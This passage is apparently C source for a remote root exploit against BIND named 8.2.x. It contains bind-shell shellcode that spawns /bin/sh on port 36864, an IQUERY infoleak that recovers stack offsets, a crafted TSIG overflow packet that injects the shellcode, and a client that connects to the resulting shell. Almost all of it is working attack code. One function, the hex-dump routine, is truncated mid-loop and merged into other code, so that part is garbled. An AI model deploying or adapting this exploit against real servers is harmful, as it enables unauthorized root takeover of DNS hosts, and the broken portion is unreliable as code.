"\x8d\x4e\x08"                       /* leal 0x08(%esi), %ecx   */ // 3 - 21
"\xb0\x66"                           /* movb $0x66, %al         */ // 2 - 23
"\xcd\x80"                           /* int $0x80               */ // 2 - 25

  /* bind() */
"\x43"                               /* incl %ebx               */ // 1 - 26
"\xc6\x46\x10\x10"                   /* movb $0x10, 0x10(%esi)  */ // 4 - 30
"\x66\x89\x5e\x14"                   /* movw %bx, 0x14(%esi)    */ // 4 - 34
"\x88\x46\x08"                       /* movb %al, 0x08(%esi)    */ // 3 - 37
"\x29\xc0"                           /* subl %eax, %eax         */ // 2 - 39
"\x89\xc2"                           /* movl %eax, %edx         */ // 2 - 41
"\x89\x46\x18"                       /* movl %eax, 0x18(%esi)   */ // 3 - 44
/*
 * the port address in hex (0x9000 = 36864), if this is changed, then a similar
 * change must be made in the connection() call
 * NOTE: you only get to set the high byte
 */
"\xb0\x90"                           /* movb $0x90, %al         */ // 2 - 46
"\x66\x89\x46\x16"                   /* movw %ax, 0x16(%esi)    */ // 4 - 50
"\x8d\x4e\x14"                       /* leal 0x14(%esi), %ecx   */ // 3 - 53
"\x89\x4e\x0c"                       /* movl %ecx, 0x0c(%esi)   */ // 3 - 56
"\x8d\x4e\x08"                       /* leal 0x08(%esi), %ecx   */ // 3 - 59

"\xeb\x02"                           /* jmp cont                */ // 2 - 2
/* intr: */
"\xeb\x43"                           /* jmp callz               */ // 2 - 4

/* cont: */
"\xb0\x66"                           /* movb $0x66, %al         */ // 2 - 6
"\xcd\x80"                           /* int $0x80               */ // 2 - 10

  /* listen() */
"\x89\x5e\x0c"                       /* movl %ebx, 0x0c(%esi)   */ // 3 - 11
"\x43"                               /* incl %ebx               */ // 1 - 12
"\x43"                               /* incl %ebx               */ // 1 - 13
"\xb0\x66"                           /* movb $0x66, %al         */ // 2 - 15
"\xcd\x80"                           /* int $0x80               */ // 2 - 17

  /* accept() */
"\x89\x56\x0c"                       /* movl %edx, 0x0c(%esi)   */ // 3 - 20
"\x89\x56\x10"                       /* movl %edx, 0x10(%esi)   */ // 3 - 23
"\xb0\x66"                           /* movb $0x66, %al         */ // 2 - 25
"\x43"                               /* incl %ebx               */ // 1 - 26
```

```
"\xcd\x80"                           /* int $0x80               */ // 1 - 27

  /* dup2(s, 0); dup2(s, 1); dup2(s, 2); */
"\x86\xc3"                           /* xchgb %al, %bl          */ // 2 - 29
"\xb0\x3f"                           /* movb $0x3f, %al         */ // 2 - 31
"\x29\xc9"                           /* subl %ecx, %ecx         */ // 2 - 33
"\xcd\x80"                           /* int $0x80               */ // 2 - 35
"\xb0\x3f"                           /* movb $0x3f, %al         */ // 2 - 37
"\x41"                               /* incl %ecx               */ // 1 - 38
"\xcd\x80"                           /* int $0x80               */ // 2 - 40
"\xb0\x3f"                           /* movb $0x3f, %al         */ // 2 - 42
"\x41"                               /* incl %ecx               */ // 1 - 43
"\xcd\x80"                           /* int $0x80               */ // 2 - 45

  /* execve() */
"\x88\x56\x07"                       /* movb %dl, 0x07(%esi)    */ // 3 - 48
"\x89\x76\x0c"                       /* movl %esi, 0x0c(%esi)   */ // 3 - 51
"\x87\xf3"                           /* xchgl %esi, %ebx        */ // 2 - 53
"\x8d\x4b\x0c"                       /* leal 0x0c(%ebx), %ecx   */ // 3 - 56
"\xb0\x0b"                           /* movb $0x0b, %al         */ // 2 - 58
"\xcd\x80"                           /* int $0x80               */ // 2 - 60

"\x90"

/* callz: */
"\xe8\x72\xff\xff\xff"               /* call start              */ // 5 - 5
"/bin/sh"; /* There's a NUL at the end here */                     // 8 - 13

unsigned long resolve_host(char* host)
{
        long res;
        struct hostent* he;

        if (0 > (res = inet_addr(host)))
        {
                if (!(he = gethostbyname(host)))
                        return(0);
                res = *(unsigned long*)he->h_addr;
        }
        return(res);
}

int dumpbuf(char *buff, int len)
{
        char line[17];
        int x;

        /* print out a pretty hex dump */
        for(x=0;x< 0)
         {
            exit(EXIT_FAILURE);
         }

         if(FD_ISSET(sockd, &fds))
         {
            bzero(buff, sizeof buff);
            if((ret = recv(sockd, buff, sizeof buff, 0)) < 0)
            {
                exit(EXIT_FAILURE);
            }
            if(!ret)
            {
                fprintf(stderr, "Connection closed\n");
                exit(EXIT_FAILURE);
            }
            write(fileno(stdout), buff, ret);
        }

        if(FD_ISSET(fileno(stdin), &fds))
        {
            bzero(buff, sizeof buff);
            ret = read(fileno(stdin), buff, sizeof buff);
            if(send(sockd, buff, ret, 0) != ret)
            {
                fprintf(stderr, "Transmission loss\n");
                exit(EXIT_FAILURE);
            }
        }
    }
}


connection(struct sockaddr_in host)
{
        int sockd;

        host.sin_port = htons(36864);

        printf("[*] connecting..\n");
        usleep(2000);

        if((sockd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
        {
                exit(EXIT_FAILURE);
        }

        if(connect(sockd, (struct sockaddr *) &host, sizeof host) != -1)
        {
                printf("[*] wait for your shell..\n");
                usleep(500);
                 runshell(sockd);
        }
        else
        {
                printf("[x] error: named not vulnerable or wrong offsets used\n");
        }

        close(sockd);
}



int infoleak_qry(char* buff)
{
        HEADER* hdr;
        int n, k;
        char* ptr;
        int qry_space = 12;
        int dummy_names = 7;
        int evil_size = 0xff;

        memset(buff, 0, BUFFSIZE);
        hdr = (HEADER*)buff;
```

```
         hdr->id = htons(0xbeef);
         hdr->opcode  = IQUERY;
         hdr->rd      = 1;
         hdr->ra      = 1;
         hdr->qdcount = htons(0);
         hdr->nscount = htons(0);
         hdr->ancount = htons(1);
         hdr->arcount = htons(0);


        ptr = buff + sizeof(HEADER);
        printf("[d] HEADER is %d long\n", sizeof(HEADER));

        n = 62;

        for(k=0; k < dummy_names; k++)
        {
                *ptr++ = n;
                ptr += n;
        }
        ptr += 1;

         PUTSHORT(1/*ns_t_a*/, ptr);              /* type */
         PUTSHORT(T_A, ptr);                      /* class */
         PUTLONG(1, ptr);                           /* ttl */

        PUTSHORT(evil_size, ptr);                   /* our *evil* size */

        return(ptr - buff + qry_space);

}



int evil_query(char* buff, int offset)
{
        int lameaddr, shelladdr, rroffsetidx, rrshellidx, deplshellcode, offset0;
        HEADER* hdr;
        char *ptr;
        int k, bufflen;
        u_int n, m;
        u_short s;
        int i;
        int shelloff, shellstarted, shelldone;
        int towrite, ourpack;
        int n_dummy_rrs = 7;

        printf("[d] evil_query(buff, %08x)\n", offset);
        printf("[d] shellcode is %d long\n", sizeof(shellcode));

        shelladdr = offset - 0x200;

         lameaddr  = shelladdr + 0x300;

        ourpack = offset - 0x250 + 2;
        towrite = (offset & ~0xff) - ourpack - 6;
        printf("[d] olb = %d\n", (unsigned char) (offset & 0xff));

        rroffsetidx = towrite / 70;
        offset0 = towrite - rroffsetidx * 70;
        if ((offset0 > 52) || (rroffsetidx > 6))
        {
                printf("[x] could not write our data in buffer (offset0=%d,
rroffsetidx=%d)\n", offset0, rroffsetidx);
                return(-1);
        }

        rrshellidx = 1;
        deplshellcode = 2;

        hdr = (HEADER*)buff;

        memset(buff, 0, BUFFSIZE);

        /* complete the header */

        hdr->id = htons(0xdead);
        hdr->opcode  = QUERY;
        hdr->rd      = 1;
        hdr->ra      = 1;
        hdr->qdcount = htons(n_dummy_rrs);
        hdr->ancount = htons(0);
        hdr->arcount = htons(1);

        ptr = buff + sizeof(HEADER);

        shellstarted = 0;
        shelldone = 0;
        shelloff = 0;

        n = 63;
        for (k = 0; k < n_dummy_rrs; k++)
        {
                *ptr++ = (char)n;

                for(i = 0; i < n-2; i++)
                {
                        if((k == rrshellidx) && (i == deplshellcode) && !shellstarted)
                        {
                                printf("[*] injecting shellcode at %d\n", k);
                                shellstarted = 1;
                        }

                        if ((k == rroffsetidx) && (i == offset0))
                        {
                                *ptr++ = lameaddr & 0x000000ff;
                                *ptr++ = (lameaddr & 0x0000ff00) >> 8;
                                *ptr++ = (lameaddr & 0x00ff0000) >> 16;
                                *ptr++ = (lameaddr & 0xff000000) >> 24;
                                *ptr++ = shelladdr & 0x000000ff;
                                *ptr++ = (shelladdr & 0x0000ff00) >> 8;
                                *ptr++ = (shelladdr & 0x00ff0000) >> 16;
                                *ptr++ = (shelladdr & 0xff000000) >> 24;
                                   *ptr++ = argevdisp1 & 0x000000ff;
                                   *ptr++ = (argevdisp1 & 0x0000ff00) >> 8;
                                   *ptr++ = (argevdisp1 & 0x00ff0000) >> 16;
                                   *ptr++ = (argevdisp1 & 0xff000000) >> 24;
                                   *ptr++ = argevdisp2 & 0x000000ff;
                                   *ptr++ = (argevdisp2 & 0x0000ff00) >> 8;
                                   *ptr++ = (argevdisp2 & 0x00ff0000) >> 16;
                                   *ptr++ = (argevdisp2 & 0xff000000) >> 24;
                                i += 15;
                        }
                        else
                        {
                                if (shellstarted && !shelldone)
                                {
                                        *ptr++ = shellcode[shelloff++];
                                        if(shelloff == (sizeof(shellcode)))
                                                shelldone=1;
                                }
                                else
                                {
                                        *ptr++ = i;
                                }
                        }
                }

                /* OK: this next set of bytes constitutes the end of the
                   *     NAME field, the QTYPE field, and the QCLASS field.
                   *     We have to have the shellcode skip over these bytes,
                   *     as well as the leading 0x3f (63) byte for the next
                   *     NAME field.  We do that by putting a jmp instruction
                   *     here.
                   */
                *ptr++ = 0xeb;

                if (k == 0)
                {
                        *ptr++ = 10;

                        /* For alignment reasons, we need to stick an extra
                           * NAME segment in here, of length 3 (2 + header).
                           */
                        m = 2;
                        *ptr++ = (char)m;        // header
                        ptr += 2;
                }
                else
                {
                        *ptr++ = 0x07;
                }

                /* End the NAME with a compressed pointer.  Note that it's
                   * not clear that the value used, C0 00, is legal (it
                   * points to the beginning of the packet), but BIND apparently
                   * treats such things as name terminators, anyway.
                   */
                *ptr++ = 0xc0; /*NS_CMPRSFLGS*/
                *ptr++ = 0x00; /*NS_CMPRSFLGS*/

                ptr += 4;      /* QTYPE, QCLASS */
        }

        /* Now we make the TSIG AR */
        *ptr++ = 0x00;       /* Empty name */

        PUTSHORT(0xfa, ptr); /* Type  TSIG */
        PUTSHORT(0xff, ptr); /* Class ANY  */

        bufflen = ptr - buff;

        // dumpbuf(buff, bufflen);
```

```
        return(bufflen);
}

long xtract_offset(char* buff, int len)
{
        long ret;

        /* Here be dragons. */
        /* (But seriously, the values here depend on compilation options
         *  used for BIND.
         */
        ret = *((long*)&buff[0x214]);
        argevdisp1 = 0x080d7cd0;
        argevdisp2 = *((long*)&buff[0x264]);
        printf("[d] argevdisp1 = %08x, argevdisp2 = %08x\n",
                argevdisp1, argevdisp2);

        // dumpbuf(buff, len);

        return(ret);
}




int main(int argc, char* argv[])
{
        struct sockaddr_in sa;
        int sock;
        long address;
        char buff[BUFFSIZE];
        int len, i;
        long offset;
        socklen_t reclen;
        unsigned char foo[4];

        printf("[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft,
Ix\n");
        printf("[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net\n\n");

        address = 0;
        if (argc < 2)
        {
                printf("[*] usage : %s host\n", argv[0]);

                return(-1);
        }

        if (!(address = resolve_host(argv[1])))
        {
                printf("[x] unable to resolve %s, try using an IP address\n",
argv[1]);
                return(-1);
        } else {
                memcpy(foo, &address, 4);
                printf("[*] attacking %s (%d.%d.%d.%d)\n", argv[1], foo[0], foo[1],
foo[2], foo[3]);
        }

        sa.sin_family = AF_INET;

        if (0 > (sock = socket(sa.sin_family, SOCK_DGRAM, 0)))
        {
                return(-1);
        }

        sa.sin_family = AF_INET;
        sa.sin_port = htons(53);
        sa.sin_addr.s_addr= address;


        len = infoleak_qry(buff);
        printf("[d] infoleak_qry was %d long\n", len);
        len = sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));
        if (len < 0)
        {
                printf("[*] unable to send iquery\n");
                return(-1);
        }

        reclen = sizeof(sa);
        len = recvfrom(sock, buff, BUFFSIZE, 0, (struct sockaddr *)&sa, &reclen);
        if (len < 0)
        {
                 printf("[x] unable to receive iquery answer\n");
                 return(-1);
        }
        printf("[*] iquery resp len = %d\n", len);

        offset = xtract_offset(buff, len);
        printf("[*] retrieved stack offset = %x\n", offset);


        len = evil_query(buff, offset);
        if(len < 0){
                printf("[x] error sending tsig packet\n");
                return(0);
        }

        sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));

        if (0 > close(sock))
        {
                return(-1);
        }

        connection(sa);

        return(0);
}
```